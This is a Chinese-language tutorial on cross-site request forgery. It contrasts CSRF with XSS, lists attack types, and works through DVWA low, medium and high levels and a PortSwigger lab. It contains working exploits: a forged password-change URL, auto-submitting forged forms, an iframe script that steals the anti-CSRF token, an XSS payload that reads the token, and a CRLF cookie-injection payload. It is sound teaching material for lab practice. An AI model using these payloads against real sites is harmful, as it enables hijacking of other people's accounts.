CSRF（Cross-site Request Forgery）

1.概述


参考资料:

https://en.wikipedia.org/wiki/Cross-site_request_forgery

https://docs.spring.io/spring-security/site/docs/5.0.x/reference/html/csrf.html

https://ctf-wiki.org/web/csrf/

攻击者通过伪造用户的浏览器的请求，向访问一个用户自己曾经认证访问过的网站发送出去，使目标网站接收并误以为是用户的真实操作而去执行命令。常用于盗取账号、转账、发送虚假消息等。攻击者利用网站对请求的验证漏洞而实现这样的攻击行为，网站能够确认请求来源于用户的浏览器，却不能验证请求是否源于用户的真实意愿下的操作行为。



CSRF与XSS的区别:

CSRF和XSS都是客户端攻击，它们滥用同源策略，利用web应用程序和不知情的用户之间的信任关系。

但是，XSS 和 CSRF 攻击之间存在一些根本差异，包括:

XSS攻击遵循双向攻击模式，允许攻击者执行恶意脚本、访问响应，并将后续敏感数据发送到攻击者选择的目的地。另一方面，CSRF是一种单向攻击机制，这意味着攻击者只能发起HTTP请求，但不能检索已发起请求的响应。

CSRF攻击要求经过身份验证的用户处于活动会话中，而XSS攻击则不需要。在XSS攻击中，只要用户登录，就可以存储和交付有效载荷。

CSRF攻击的范围有限，仅限于用户可以执行的操作，例如点击恶意链接或访问黑客的网站。相反，XSS攻击提供执行恶意脚本来执行攻击者所选择的任何活动，从而扩大了攻击的范围。

在XSS攻击中，恶意代码存储在站点中，而在CSRF攻击中，恶意代码存储在受害用户访问的第三方站点中。

2.分类

2.1 Get型

通过前端的Get型表单提交某些事件，使用户执行相关的操作

2.2 Post型

在网页中构造Post型表单，提交post请求后，触发post伪造请求用户自己登录过的网站服务器，执行恶意代码

2.3 CSRF-Token Leak

通过XSS攻击等手段获取提交时的token,重新生成PoC链进行攻击。

Example:XSS Chap 4.1.12----反射型XSS与CSP bypass/DVWA High

2.4 Flash CSRF

AllowScriptAccess：控制Flash与HTML页面的通信（设置不当导致XSS）

AllowNetworking：控制Flash与外部网络的通信（设置不当导致CSRF）

2.5 JSON Hijack

通过json劫持的方式将目标网站内的数据返回给攻击机

3.练习

3.1 DVWA

3.1.1 DVWA-LOW

源代码：

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) :
((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This
code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
```

```
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" .
$current_user . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die(
'<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res =
mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        $html .= "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        $html .= "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false
: $___mysqli_res);
}
?>
```

代码主要分为两部分：通过转义函数检测password格式并使用md5函数加密；将格式无误并检查相同的password上传到后端数据库。


并没有任何对CSRF攻击的防护措施，也没有基于token的过滤。由于后端的所有参数都是通过get方式获取的，所以为GET型CSRF。直接构造网址即可。

构造链接（为了伪造真实url也可以以该payload生成短链接）：

```
http://127.0.0.1/DVWA/vulnerabilities/csrf/?
password_new=123&password_conf=123&Change=Change#
```

CSRF攻击并不需要被攻击者的具体cookie，而只需要保留cookie的登陆状态。既然参数是GET方式传递的，那么我们可以直接在URL链接中设置参数，如果用户用登陆过该网站的浏览器（服务器会验证cookie）打开这个链接，那么将直接把参数传递给服务器，因为服务器并没有防CSRF的措施，所以直接可以攻击成功，密码将被改为123456。到那时如果用户在没有登陆过这个网站的浏览器上打开这个链接，并不会更改密码，而是跳转到登录界面。因为服务器在接受访问时，首先还要验证用户的cookie，如果浏览器上并没有之前登录留下的cookie，那攻击也就无法奏效。

Burpsuite也自带了CSRF PoC功能，可以通过抓包伪造页面：



生成的页面源代码如下：

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://127.0.0.1/DVWA/vulnerabilities/csrf/">
      <input type="hidden" name="password&#95;new" value="123456" />
      <input type="hidden" name="password&#95;conf" value="123456" />
      <input type="hidden" name="Change" value="Change" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

3.1.2 DVWA-Medium

Medium的代码相比于low添加了基于stripos()函数的IP请求检测：

```
if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];
```

stripos(a,b)返回字符串a在字符串b中出现的位置，当b不包含a时返回false.为绕过这一验证，需要在PoC页面重命名时以目标IP为用户名，这样才能保证REFERER和HOST字段满足函数的条件。

3.1.3 DVWA-HIGH

类似题目:XSS-4.1.12 反射型XSS与CSP bypass

```
if ($_SERVER['REQUEST_METHOD'] == "POST" && array_key_exists ("CONTENT_TYPE",
$_SERVER) && $_SERVER['CONTENT_TYPE'] == "application/json") {
    $data = json_decode(file_get_contents('php://input'), true);
    $request_type = "json";
    if (array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
        array_key_exists("password_new", $data) &&
        array_key_exists("password_conf", $data) &&
        array_key_exists("Change", $data)) {
        $token = $_SERVER['HTTP_USER_TOKEN'];
        $pass_new = $data["password_new"];
        $pass_conf = $data["password_conf"];
        $change = true;
    }
} else {
    if (array_key_exists("user_token", $_REQUEST) &&
        array_key_exists("password_new", $_REQUEST) &&
        array_key_exists("password_conf", $_REQUEST) &&
        array_key_exists("Change", $_REQUEST)) {
        $token = $_REQUEST["user_token"];
        $pass_new = $_REQUEST["password_new"];
        $pass_conf = $_REQUEST["password_conf"];
        $change = true;
    }
}

if ($change) {
    // Check Anti-CSRF token
    checkToken( $token, $_SESSION[ 'session_token' ], 'index.php' );
```

checkToken函数实现的是anti-token机制。服务器每次收到修改密码请求的时候都会生成一个随机token，在此之后服务器会先校验token，校验成功后再进行后续操作。所以需要在发起请求之前需要获取服务器返回的user_token，利用user_token绕过验证。

示例:

```
<!DOCTYPE html>
<html>
<head lang="en">
    <meta charset="UTF-8">
    <title></title>
    <script type="text/javascript">
        //获取用户的token，并设置为表单中的token，然后提交修改密码的表单
        function attack()
        {
            document.getElementsByName('user_token')
[0].value=document.getElementById("hack").contentWindow.document.getElementsByNam
e('user_token')[0].value;
            document.getElementById("transfer").submit();
        }
    </script>
</head>
```


```
<body onload="attack()">
    <iframe src="http://127.0.0.1/dvwa/vulnerabilities/csrf/" id="hack"
 style="display:none;">  <!--在该网页内打开另一个网页-->
    </iframe>
    <form method="GET" id="transfer"
 action="http://127.0.0.1/dvwa/vulnerabilities/csrf/">
        <input type="hidden" name="password_new" value="admin">
        <input type="hidden" name="password_conf" value="admin">
        <input type="hidden" name="user_token" value="">
        <input type="hidden" name="Change" value="Change">
    </form>
</body>
</html>
```

这样的脚本事实上是无法在实际环境/在线靶场内攻击的，因为现在的浏览器无法实现跨域攻击，所以必须要将攻击代码嵌入到服务器目录中才可以实现攻击。

在DVWA中，实现这一目的可以和XSS(STORED)漏洞页面配合实现：


在XSS(stored)页面中随意提交一个请求并抓包，把txtName字段改为可以获取当前token值的payload，放包之后则会弹窗显示当前会话的user_token:

```
<iframe src="../csrf/"
onload=alert(frames[0].document.getElementsByName('user_token')[0].value)>
```



获取到user_token之后将token放入构造的url之后即可成功修改密码

Burpsuite有一个插件可以实现token追踪的功能：CSRF-TOKEN-TRACKER。第一次拿到当前界面的token之后可以放入token-tracker中，可以实现repeater每次重放之后都能追踪到新的token。




3.2 Portswigger


3.2.1 CSRF与Cookie不绑定

https://portswigger.net/web-security/csrf/bypassing-token-validation/lab-token-tied-to-non-session-cookie


这种情况下，由于CSRF的验证token和服务器session不严格绑定，则可以导致通过csrf"盗取"目标用户的csrf token/session，从而达到修改目标账户相关信息的目的。

首先登陆题目所给的第一个账号，抓包，发现csrfKey和session两个参数，发现修改csrfkey回显invalid token,而修改session会直接强制登出，这说明CSRFkey与session cookie不是严格绑定的：





尝试使用另一个账号，在提交修改邮箱请求的时候将上一个账号的csrfkey和csrf参数覆盖，发现可以正常修改。在页面中寻找可以注入的弱点，发现搜索框没有做过滤，不同的搜索内容导致不同的cookie且没有做保护，所以可以从这里构造payload：





```
/?search=test%0d%0aSet-Cookie:%20csrfKey=YOUR-KEY%3b%20SameSite=None
/?search=test Set-Cookie: csrfKey=YOUR-KEY; SameSite=None
```

使用PoC构造恶意页面如下：

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://0a75009c03f290e082ff5642006c0008.web-security-
academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="enc3l&#64;hack&#46;com" />
      <input type="hidden" name="csrf" value="AwJuIY9Qvzb5aZhdsAUHBINnMK2D9b1S"
/>
      <input type="submit" value="Submit request" />
    </form>
    <img src="https://0a75009c03f290e082ff5642006c0008.web-security-academy.net/?
search=test%0d%0aSet-
Cookie:%20csrfKey=NsCXAPWDZ8p6Nueg0afv3Rvobmsuq5Ub%3b%20SameSite=None"
onerror="document.forms[0].submit()">
  </body>
</html>
```

